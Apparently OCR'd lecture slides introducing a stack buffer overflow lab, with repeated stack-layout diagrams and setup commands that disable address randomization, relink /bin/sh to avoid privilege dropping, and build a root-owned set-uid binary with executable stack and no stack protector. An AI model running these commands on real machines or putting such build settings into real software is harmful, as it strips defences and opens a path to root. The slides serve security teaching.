
New return address

(overwrite)

(overwrite)

THE STACK

THE STACK



… previous stack frames…

Arguments

Return Address

Previous frame pointer

buffer[99]

.

.

.

.

.

buffer[0]

Malicious Code

Stuff

New return address

Stuff

“badfile”


Malicious Code

(overwrite)


New return address

(overwrite)

(overwrite)



THE STACK
… previous stack frames…
Arguments
Return Address
Previous frame pointer
buffer[99]
.
.
.
.
.
buffer[0]
Malicious Code
Stuff
New return address
Stuff
"badfile"
THE STACK
/bin/sh
(overwrite)
New return address
(overwrite)
(overwrite)



THE STACK

… previous stack frames…

Arguments

Return Address

Previous frame pointer

buffer[99]

.

.

.

.

.

buffer[0]

Malicious Code

Stuff

New return address

Stuff

“badfile”

THE STACK

/bin/sh

(overwrite)

New return address

(overwrite)

(overwrite)

Pretty easy, right?

Our first buffer overflow attack (but first we need to change some settings)

- Turn off **address randomization** (countermeasure)

```
sudo sysctl -w kernel.randomize_va_space=0
```

- Set /bin/sh to a shell **with no RUID != EUID privilege drop** countermeasure (for now…)


```
sudo ln -sf /bin/zsh /bin/sh
```

- Compile a **root owned** **set-uid** version of stack.c w/ **executable stack enabled** + **no stack guard**

```
gcc -o stack -z execstack -fno-stack-protector stack.c
sudo chown root stack
sudo chmod 4755 stack
```

Our first buffer overflow attack

GOAL:
Overflow a buffer to insert code and a new return address

